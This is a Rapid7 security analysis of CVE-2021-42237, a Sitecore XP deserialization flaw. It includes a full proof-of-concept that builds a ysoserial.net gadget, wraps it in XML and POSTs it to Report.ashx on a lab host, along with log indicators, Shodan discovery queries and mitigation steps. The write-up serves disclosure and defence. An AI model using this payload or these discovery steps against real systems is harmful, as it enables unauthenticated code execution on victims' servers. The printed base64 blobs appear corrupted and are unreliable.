

Rapid7 Analysis: CVE-2021-42237

Rapid7 Analysis: CVE-2021-42237 - Rapid7, @rapid7, Rapid7.

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Content

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Description

On October 13, 2021, Sitecore published a [security bulletin](#) detailing [CVE-2021-42237](#). The vulnerability is the result of deserializing attacker controlled data originating from an HTTP POST request. An unauthenticated and remote attacker can execute arbitrary commands as nt authority/network service by sending crafted XML to the `/sitecore/shell/ClientBin/Reporting/Report.ashx` endpoint.

Sitecore issued their advisory in mid-October, and a proof of concept exploit was published by [Assetnote](#) on November 2, 2021. However, a CVE was not published until [November 5, 2021](#). At the time of writing, NVD has not yet assigned a CVSS score, but Rapid7 scores the vulnerability as [9.8](#) (critical).

Public proof of concept exploits exist for this vulnerability. Rapid7, and others, have observed this vulnerability being exploited in the wild by opportunistic attackers. Vulnerable internet facing Sitecore XP installations are at high risk of exploitation.

Affected products

This is a somewhat unique situation because the affected versions are fairly old. Sitecore reports that CVE-2021-42237 affects:

- Sitecore XP 7.5 through 7.5 Update-2
- Sitecore XP 8.0 through 8.0 Update-7
- Sitecore XP 8.1 through 8.1 Update-3
- Sitecore XP 8.2 through 8.2 Update-7

Sitecore 8.2 Update-7, the most recent affected version, was published in April 2018. The vulnerable code was not included in the more recent Sitecore XP 9+ and Sitecore XP 10+ releases. Sitecore also notes that the vulnerable code did not exist before Sitecore XP 7.5. As such, only a subset of relatively old versions of Sitecore are affected.

Exploitation

The vulnerable endpoint is `/sitecore/shell/ClientBin/Reporting/Report.ashx`. We can immediately see the hint of a deserialization issue simply by sending an empty HTTP GET request to the endpoint.

```

curl -H "Host: newinstance1"
http://10.0.0.7/sitecore/shell/ClientBin/Reporting/Report.ashx
<XmlException z:Id="1" z:Type="System.Xml.XmlException" z:Assembly="System.Xml,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089"
xmlns="http://schemas.datacontract.org/2004/07/System.Xml"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns:x="http://www.w3.org/2001/XMLSchema"
xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/"><ClassName z:Id="2"
z:Type="System.String" z:Assembly="0" xmlns="">System.Xml.XmlException</ClassName>
<Message z:Id="3" z:Type="System.String" z:Assembly="0" xmlns="">Root element is missing.
</Message><Data i:nil="true" xmlns=""/><InnerException i:nil="true" xmlns=""/><HelpURL
i:nil="true" xmlns=""/><StackTraceString z:Id="4" z:Type="System.String" z:Assembly="0"
xmlns="">    at System.Xml.XmlTextReaderImpl.Throw(Exception e)
        at System.Xml.XmlTextReaderImpl.ParseDocumentContent()
        at Sitecore.Analytics.Reporting.ReportDataSerializer.DeserializeQuery(Stream stream,
String& source)
        at Sitecore.sitecore.shell.ClientBin.Reporting.Report.ProcessReport(HttpContext
context)
        at Sitecore.sitecore.shell.ClientBin.Reporting.Report.ProcessRequest(HttpContext
context)</StackTraceString><RemoteStackTraceString i:nil="true" xmlns=""/>
<RemoteStackIndex z:Id="5" z:Type="System.Int32" z:Assembly="0"
xmlns="">0</RemoteStackIndex><ExceptionMethod z:Id="6" z:Type="System.String"
z:Assembly="0" xmlns="">8
Throw
System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
System.Xml.XmlTextReaderImpl
Void Throw(System.Exception)</ExceptionMethod><HResult z:Id="7" z:Type="System.Int32"
z:Assembly="0" xmlns="">-2146232000</HResult><Source z:Id="8" z:Type="System.String"
z:Assembly="0" xmlns="">System.Xml</Source><WatsonBuckets i:nil="true" xmlns=""/><res
z:Id="9" z:Type="System.String" z:Assembly="0" xmlns="">Xml_MissingRoot</res><args
z:Id="10" z:Type="System.String[]" z:Assembly="0" z:Size="1" xmlns=""><string z:Id="11"
xmlns="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/></args><lineNumber
z:Id="12" z:Type="System.Int32" z:Assembly="0" xmlns="">0</lineNumber><linePosition
z:Id="13" z:Type="System.Int32" z:Assembly="0" xmlns="">0</linePosition><sourceUri
z:Ref="11" i:nil="true" xmlns=""/><version z:Id="14" z:Type="System.String"
z:Assembly="0" xmlns="">2.0</version></XmlException>

```

Note the stack trace references

Sitecore.Analytics.Reporting.ReportDataSerializer.DeserializeQuery.

The code in question resides in Sitecore.Analytics.dll. As noted in Assetnote's excellent [root cause analysis](#), an attacker's HTTP POST XML payload using the <parameters> node will be routed to ReportDataSerializer.DeserializeParameters.

```

ReportDataSerializer.cs X
public static object DeserializeResponse(Stream stream) => new NetDataContractSerializer().Deserialize(stream);

public static ReportDataQuery DeserializeQuery(Stream stream, out string source)
{
    source = (string) null;
    string str = (string) null;
    List<FilterEntry> filters = new List<FilterEntry>();
    Dictionary<string, object> parameters = new Dictionary<string, object>();
    XmlReaderSettings settings = new XmlReaderSettings()
    {
        IgnoreComments = true,
        IgnoreWhitespace = true
    };
    using (XmlReader xmlReader = XmlReader.Create(stream, settings))
    {
        while (xmlReader.NodeType != XmlNodeType.Element && xmlReader.Name != "query" || xmlReader.EOF)
            xmlReader.Read();
        if (xmlReader.MoveToAttribute(nameof(source)))
        {
            xmlReader.ReadAttributeValue();
            source = xmlReader.Value;
        }
        bool flag = !xmlReader.EOF;
        while (flag)
        {
            if (xmlReader.NodeType == XmlNodeType.Element)
            {
                string name = xmlReader.Name;
                if (!(name == "query"))
                {
                    if (!(name == "filters"))
                    {
                        if (name == "parameters")
                        {
                            ReportDataSerializer.DeserializeParameters(xmlReader.ReadSubtree(), parameters);
                            continue;
                        }
                    }
                }
                else
                {

```

The contents of the <parameter> node will get passed down into a NetDataContractSerializer().ReadObject() call.

```

private static void DeserializeParameters(
    XmlReader reader,
    Dictionary<string, object> parameters)
{
    reader.ReadStartElement(nameof(parameters));
    for (bool flag1 = !reader.EOF; flag1; flag1 = reader.Read())
    {
        if (reader.NodeType == XmlNodeType.Element && reader.Name == "parameter")
        {
            int content = (int) reader.MoveToContent();
            string attribute = reader.GetAttribute("name");
            if (attribute != null)
            {
                bool flag2 = reader.Read();
                while (flag2 && reader.NodeType != XmlNodeType.Element)
                    flag2 = reader.Read();
                object obj = new NetDataContractSerializer().ReadObject(reader, true);
                parameters.Add(attribute, obj);
            }
        }
    }
}

```

The following is a minimal XML document that will reach the ReadObject code.

```
<parameters>
  <parameter name="">
  </parameter>
</parameters>
```

Inside the `<parameter>` tags is where the attacker can stuff a .NET serialization gadget. Of course, [ysoserial.net](https://github.com/hackplayers/ysoserial) is the tool of choice for producing such gadgets. To demonstrate command execution as network service, we can tell ysoserial to generate a payload that executes `whoami > C:\ProgramData\lol`:

```
C:\Users\albinolobster\Downloads\ysoserial-1.34\Release>ysoserial.exe -f
NetDataContractSerializer -g WindowsIdentity -c "whoami > C:\ProgramData\lol"
<root>
<w xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
z:Type="System.Security.Principal.WindowsIdentity" z:Assembly="mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089"
xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/" xmlns="">
  <System.Security.ClaimsIdentity.actor z:Type="System.String" z:Assembly="0"
>AAEAAAD////////AQAAAAAAAAAMAgAAAF5NaWnyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlcnNpb249My4wLjAu
MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2t1bj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTWljcm9zb2Z0L
lZpc3VhbFN0dWRpby5UZXB0LkZvcmlhdHRpbmcuVGV4dEZvcmlhdHRpbmdSdW5Qcm9wZXJ0aWVzAQAAAA9Gb3JlZ3
JvdW5kQnJlc2gBAGAAAAADAAAAzAU8P3htbCB2ZXJzaW9uPSlXlXjAiIGVuY29kaW5nPSJldGYtOCI/Pg0KPE9iamV
jdERhdGFQcm92aWRlciBNZXRob2R0YWw1LPSJTDGFydCIgSXNjbml0aWFsTG9hZEVuYWJsZWQ9IkZhbnHNlIiB4bWxu
cz0iaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwvcHJlc2VudGF0aW9uIiB4bWxuc
zpzZD0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uRGllhZ25vc3RpY3M7YXNzZW1ibHk9U3lzdGVtIiB4bWxuczp4PSJodH
Rw0i8vc2NoZW1hcy5taWnyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbCI+DQogIDxPYmplY3REYXRhUHJvdmkZXI
uT2JqZWN0S5zdGFuY2U+DQogICAgPHNk0lByb2Nlc3M+DQogICAgICA8c2Q6UHJvY2Vzcy5TdGFydEluZm8+DQog
ICAgICAgIDxzZDpQcm9jZXNzU3RhcncRbmZvIEFyZ3VtZW50cz0iL2Mgd2hvYW1pICZndDsgQzpcUHJvZ3JhbURhd
GFcbG9sIiBTdGFuZGFyZEVyYcm9yRW5jb2Rpbmc9Int40k51bGx9IiBTdGFuZGFyZE91dHB1dEVuY29kaW5nPSJ7eD
p0dWxsfsIgVXNlck5hbWU9IiIgUGFzc3dvcmQ9Int40k51bGx9IiBEb21haW49IiIgTG9hZEVzZXJQcm9maWxlPSJ
GYWxzZSIgRmVsZU5hbWU9ImNtZCIgZ4NCiAgICAgIDwvc2Q6UHJvY2Vzcy5TdGFydEluZm8+DQogICAgPC9zZDpQ
cm9jZXNzPg0KICA8L09iamVjdERhdGFQcm92aWRlci5PYmplY3RJbnN0YW5jZT4NCjwvT2JqZWN0RGF0YVByb3ZpZ
GVyPg=</System.Security.ClaimsIdentity.actor>
</w>
</root>
```

Then drop that payload into the minimized XML document mentioned above to form a complete payload:

```

<parameters>
  <parameter name="r7">
    <w b:Type="System.Security.Principal.WindowsIdentity"
b:Assembly="mscorlib,Version=4.0.0.0,Culture=neutral,PublicKeyToken=b77a5c561934e089"
xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/">
      <System.Security.ClaimsIdentity.actor b:Type="System.String"
b:Assembly="0">AAEAAAD/////AQAAAAAAAAAMAgAAABtNawNyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IFAQAAAE
JNawNyb3NvZnQuVmlzdWFsU3R1ZGlVLlRleHQuRm9ybWFOdGluZy5UZXh0Rm9ybWFOdGluZ1J1b1Byb3BlcnRpZXM
BAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAACUAzxPYmplY3REYXRhUHJvdmlkZXIgaG9kTmFtZT0iU3Rh
cnQiIHhtbG5zPSJodHRwOi8vc2NoZW1hcy5taWwNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbC9wcmVzZW50YXRpb
24iIHhtbG5z0mE9ImNsciluYW1lc3BhY2U6U3lzdGVtLkRpYWdub3N0aWwNz02Fzc2VtYmx5PVN5c3RlbSI+PE9iam
VjdERhdGFQcm92aWRlc3BhY2U6U3lzdGVtLkRpYWdub3N0aWwNz02Fzc2VtYmx5PVN5c3RlbSI+PE9iam
yb2Nlc3NTdGFydEluZm8gQXJndW1lbRzPSIvYyB3aG9hbWkgJmd00yBD0lxQcm9ncmFtRGF0YVxs2wiIEZpbGV0
YW1lPSJjbWQiLz48L2E6UHJvY2Vzcy5TdGFydEluZm8+PC9h0lByb2Nlc3M+PC9PYmplY3REYXRhUHJvdmlkZXIuT
2JqZWNO5W5zdGFuY2U+PC9PYmplY3REYXRhUHJvdmlkZXI+Cw==
    </System.Security.ClaimsIdentity.actor>
  </w>
</parameter>
</parameters>

```

Finally, the exploit can be landed by using curl to upload the XML to the vulnerable endpoint.

```
albinolobster@ubuntu:~$ curl -v --upload-file sitecore_exploit.xml -X POST -H "Host: newinstance1" http://10.0.0.7/sitecore/shell/ClientBin/Reporting/Report.ashx
* Trying 10.0.0.7:80...
* Connected to 10.0.0.7 (10.0.0.7) port 80 (#0)
> POST /sitecore/shell/ClientBin/Reporting/Report.ashx HTTP/1.1
> Host: newinstance1
> User-Agent: curl/7.74.0
> Accept: */*
> Content-Length: 1171
> Expect: 100-continue
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Cache-Control: private
< Content-Type: application/xml
< Server: Microsoft-IIS/10.0
< X-Frame-Options: SAMEORIGIN
< Date: Tue, 09 Nov 2021 14:02:54 GMT
< Content-Length: 5686
<
<TargetInvocationException z:Id="1" z:Type="System.Reflection.TargetInvocationException"
z:Assembly="0" xmlns="http://schemas.datacontract.org/2004/07/System.Reflection"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns:x="http://www.w3.org/2001/XMLSchema"
xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/"><ClassName z:Id="2"
z:Type="System.String" z:Assembly="0"
xmlns="">System.Reflection.TargetInvocationException</ClassName><Message z:Id="3"
z:Type="System.String" z:Assembly="0" xmlns="">Exception has been thrown by the target of
an invocation.</Message><Data i:nil="true" xmlns=""><InnerException z:Id="4"
z:Type="System.InvalidCastException" z:Assembly="0" xmlns=""><ClassName z:Id="5"
z:Type="System.String" z:Assembly="0">System.InvalidCastException</ClassName><Message
z:Id="6" z:Type="System.String" z:Assembly="0">Unable to cast object of type
'System.Windows.Data.ObjectDataProvider' to type 'System.Windows.Media.Brush'.</Message>
<Data i:nil="true"/><InnerException i:nil="true"/><HelpURL i:nil="true"/>
<StackTraceString z:Id="7" z:Type="System.String" z:Assembly="0"> at
Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties..ctor(SerializationInf
o info, StreamingContext context)</StackTraceString><RemoteStackTraceString
i:nil="true"/><RemoteStackIndex z:Id="8" z:Type="System.Int32"
z:Assembly="0">0</RemoteStackIndex><ExceptionMethod z:Id="9" z:Type="System.String"
z:Assembly="0">1
.ctor
```

```

Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35
Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties
Void .ctor(System.Runtime.Serialization.SerializationInfo,
System.Runtime.Serialization.StreamingContext)</ExceptionMethod><HResult z:Id="10"
z:Type="System.Int32" z:Assembly="0">-2147467262</HResult><Source z:Id="11"
z:Type="System.String" z:Assembly="0">Microsoft.PowerShell.Editor</Source><WatsonBuckets
i:nil="true"/></InnerException><HelpURL i:nil="true" xmlns=""/><StackTraceString
z:Id="12" z:Type="System.String" z:Assembly="0" xmlns="">    at
System.RuntimeMethodHandle.SerializationInvoke(IRuntimeMethodInfo method, Object target,
SerializationInfo info, StreamingContext& context)
    at System.Runtime.Serialization.ObjectManager.CompleteISerializableObject(Object obj,
SerializationInfo info, StreamingContext context)
    at System.Runtime.Serialization.ObjectManager.FixupSpecialObject(ObjectHolder holder)
    at System.Runtime.Serialization.ObjectManager.DoFixups()
    at
System.Runtime.Serialization.Formatters.Binary.ObjectReader.Deserialize(HeaderHandler
handler, __BinaryParser serParser, Boolean fCheck, Boolean isCrossAppDomain,
IMethodCallMessage methodCallMessage)
    at System.Runtime.Serialization.Formatters.Binary.BinaryFormatter.Deserialize(Stream
serializationStream, HeaderHandler handler, Boolean fCheck, Boolean isCrossAppDomain,
IMethodCallMessage methodCallMessage)
    at System.Runtime.Serialization.Formatters.Binary.BinaryFormatter.Deserialize(Stream
serializationStream, HeaderHandler handler, Boolean fCheck)
    at System.Security.Claims.ClaimsIdentity.Deserialize(SerializationInfo info,
StreamingContext context, Boolean useContext)
    at System.Security.Claims.ClaimsIdentity..ctor(SerializationInfo info)
    at System.Security.Principal.WindowsIdentity..ctor(SerializationInfo info)
    at System.Security.Principal.WindowsIdentity..ctor(SerializationInfo info,
StreamingContext context)
    at ReadWindowsIdentityFromXml(XmlReaderDelegator , XmlObjectSerializerReadContext ,
XmlDictionaryString[] , XmlDictionaryString[] )
    at System.Runtime.Serialization.ClassDataContract.ReadXmlValue(XmlReaderDelegator
xmlReader, XmlObjectSerializerReadContext context)
    at
System.Runtime.Serialization.XmlObjectSerializerReadContextComplex.InternalDeserializeInS
haredTypeMode(XmlReaderDelegator xmlReader, Int32 declaredTypeID, Type declaredType,
String name, String ns)
    at
System.Runtime.Serialization.XmlObjectSerializerReadContextComplex.InternalDeserialize(Xm
lReaderDelegator xmlReader, Type declaredType, String name, String ns)
    at
System.Runtime.Serialization.NetDataContractSerializer.InternalReadObject(XmlReaderDelega
tor xmlReader, Boolean verifyObjectName)


```

```

at
System.Runtime.Serialization.XmlObjectSerializer.ReadObjectHandleExceptions(XmlReaderDele
gator reader, Boolean verifyObjectName, DataContractResolver dataContractResolver)
    at Sitecore.Analytics.Reporting.ReportDataSerializer.DeserializeParameters(XmlReader
reader, Dictionary`2 parameters)
    at Sitecore.Analytics.Reporting.ReportDataSerializer.DeserializeQuery(Stream stream,
String& source)
    at Sitecore.sitecore.shell.ClientBin.Reporting.Report.ProcessReport(HttpContext
context)
    at Sitecore.sitecore.shell.ClientBin.Reporting.Report.ProcessRequest(HttpContext
context)</StackTraceString><RemoteStackTraceString i:nil="true" xmlns=""/>
<RemoteStackIndex z:Id="13" z:Type="System.Int32" z:Assembly="0"
xmlns=""></RemoteStackIndex><ExceptionMethod z:Id="14" z:Type="System.String"
z:Assembly="0" xmlns="">8
SerializationInvoke
mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
System.RuntimeMethodHandle
* Connection #0 to host 10.0.0.7 left intact
Void SerializationInvoke(System.IRuntimeMethodInfo, System.Object,
System.Runtime.Serialization.SerializationInfo,
System.Runtime.Serialization.StreamingContext ByRef)</ExceptionMethod><HResult z:Id="15"
z:Type="System.Int32" z:Assembly="0" xmlns="">-2146232828</HResult><Source z:Id="16"
z:Type="System.String" z:Assembly="0" xmlns="">mscorlib</Source><WatsonBuckets
i:nil="true" xmlns=""/></TargetInvocationException>

```

Looking into C:\ProgramData\ we can verify successful exploitation.



Evidence of Exploitation

There is evidence of exploitation in a couple of Sitecore XP log files. Specifically, within the log files in C:\inetpub\logs\LogFiles\ you can find entries like this:

```
2021-11-09 14:02:54 10.0.0.7 POST /sitecore/shell/ClientBin/Reporting/Report.ashx - 80
sitecore\Anonymous 10.0.0.9 curl/7.74.0 - 200 0 0 14
```

Furthermore, the exploit demonstrated in this write up generates the following error in C:\inetpub\wwwroot\NewInstance1\Data\logs\log.timestamp (where NewInstance1 is the site name and timestamp is the date):

8804 09:13:51 ERROR Failure running the requested report.

Exception: System.Reflection.TargetInvocationException

Message: Exception has been thrown by the target of an invocation.

Source: mscorlib

```
    at System.RuntimeMethodHandle.SerializationInvoke(IRuntimeMethodInfo method, Object
target, SerializationInfo info, StreamingContext& context)
    at System.Runtime.Serialization.ObjectManager.CompleteISerializableObject(Object obj,
SerializationInfo info, StreamingContext context)
    at System.Runtime.Serialization.ObjectManager.FixupSpecialObject(ObjectHolder holder)
    at System.Runtime.Serialization.ObjectManager.DoFixups()
    at
System.Runtime.Serialization.Formatters.Binary.ObjectReader.Deserialize(HeaderHandler
handler, __BinaryParser serParser, Boolean fCheck, Boolean isCrossAppDomain,
IMethodCallMessage methodCallMessage)
    at System.Runtime.Serialization.Formatters.Binary.BinaryFormatter.Deserialize(Stream
serializationStream, HeaderHandler handler, Boolean fCheck, Boolean isCrossAppDomain,
IMethodCallMessage methodCallMessage)
    at System.Runtime.Serialization.Formatters.Binary.BinaryFormatter.Deserialize(Stream
serializationStream, HeaderHandler handler, Boolean fCheck)
    at System.Security.Claims.ClaimsIdentity.Deserialize(SerializationInfo info,
StreamingContext context, Boolean useContext)
    at System.Security.Claims.ClaimsIdentity..ctor(SerializationInfo info)
    at System.Security.Principal.WindowsIdentity..ctor(SerializationInfo info)
    at System.Security.Principal.WindowsIdentity..ctor(SerializationInfo info,
StreamingContext context)
    at ReadWindowsIdentityFromXml(XmlReaderDelegator , XmlObjectSerializerReadContext ,
XmlDictionaryString[] , XmlDictionaryString[] )
    at System.Runtime.Serialization.ClassDataContract.ReadXmlValue(XmlReaderDelegator
xmlReader, XmlObjectSerializerReadContext context)
    at
System.Runtime.Serialization.XmlObjectSerializerReadContextComplex.InternalDeserializeInS
haredTypeMode(XmlReaderDelegator xmlReader, Int32 declaredTypeID, Type declaredType,
String name, String ns)
    at
System.Runtime.Serialization.XmlObjectSerializerReadContextComplex.InternalDeserialize(Xm
lReaderDelegator xmlReader, Type declaredType, String name, String ns)
    at
System.Runtime.Serialization.NetDataContractSerializer.InternalReadObject(XmlReaderDelega
tor xmlReader, Boolean verifyObjectName)
    at
System.Runtime.Serialization.XmlObjectSerializer.ReadObjectHandleExceptions(XmlReaderDele
gator reader, Boolean verifyObjectName, DataContractResolver dataContractResolver)
    at Sitecore.Analytics.Reporting.ReportDataSerializer.DeserializeParameters(XmlReader
reader, Dictionary`2 parameters)
```

```
at Sitecore.Analytics.Reporting.ReportDataSerializer.DeserializeQuery(Stream stream,
String& source)
at Sitecore.sitecore.shell.ClientBin.Reporting.Report.ProcessReport(HttpContext
context)
at Sitecore.sitecore.shell.ClientBin.Reporting.Report.ProcessRequest(HttpContext
context)

Nested Exception

Exception: System.InvalidCastException
Message: Unable to cast object of type 'System.Windows.Data.ObjectDataProvider' to type
'System.Windows.Media.Brush'.
Source: Microsoft.PowerShell.Editor
at
Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties..ctor(SerializationInf
o info, StreamingContext context)
```

Finding Sitecore Installs

One of the challenges of patching this issue is that it's not always immediately obvious that a host is running Sitecore. The host typically just looks like a hosted website, and, depending on the configuration, proper use of the HTTP Host field will control whether you are forwarded to the Sitecore site or a generic 404. For example, on our test install, requests containing Host: newinstance1 get forwarded to the Sitecore site while those using Host: 10.0.0.7 get a generic IIS 404. As such, finding hosts can be difficult.

In an effort to get an idea of how many vulnerable hosts might be online, we developed a few Shodan queries. We **do not** think we have uncovered all internet facing Sitecore XP instances, but we think we've discovered a significant subset. Here are the queries:

- [SC_ANALYTICS_GLOBAL_COOKIE](#): ~3700 hosts
- [website#lang and ASP.NET_SessionID](#): ~300 hosts
- [Shodan http.component tagging](#): ~700 hosts

To determine the version of an affected site, we borrowed from logic embedded in NMAP's [http-fingerprints.lua](#) script. Specifically, /sitecore/shell/sitecore.version.xml seems to be pretty useful for versions 7, 8, and 9.

```

albinolobster@ubuntu:~$ curl -v -H "Host: newinstance1"
http://10.0.0.7/sitecore/shell/sitecore.version.xml
* Trying 10.0.0.7:80...
* Connected to 10.0.0.7 (10.0.0.7) port 80 (#0)
> GET /sitecore/shell/sitecore.version.xml HTTP/1.1
> Host: newinstance1
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Cache-Control: max-age=604800
< Content-Type: text/xml
< Last-Modified: Sat, 07 Apr 2018 00:08:52 GMT
< Accept-Ranges: bytes
< ETag: "042389c4ced31:0"
< Server: Microsoft-IIS/10.0
< Date: Tue, 09 Nov 2021 14:50:41 GMT
< Content-Length: 368
<
<?xml version="1.0" encoding="utf-8"?>
<information>
  <version>
    <major>8</major>
    <minor>2</minor>
    <build>
    </build>
    <revision>180406</revision>
  </version>
  <date>April 06, 2018</date>
  <title>Sitecore.NET</title>
  <company>Sitecore Corporation</company>
  <copyright>© Sitecore. All rights reserved.</copyright>
* Connection #0 to host 10.0.0.7 left intact

```

Guidance

If upgrading is an option, then it should be considered. The affected versions are quite old. However, in the short term, defenders can simply delete the vulnerable endpoint to prevent exploitation. See the Sitecore advisory for specific details.

Rapid7 also recommends that administrators review and apply the [Sitecore security hardening guidance](#) in order to limit discovery and attack surface.

Links

[Security Bulletin SC2021-003-499266 NVD CVE-2021-42237 Assetnote Root Cause Analysis](#)
[ysoserial.net Sitecore security hardening guidance](#)

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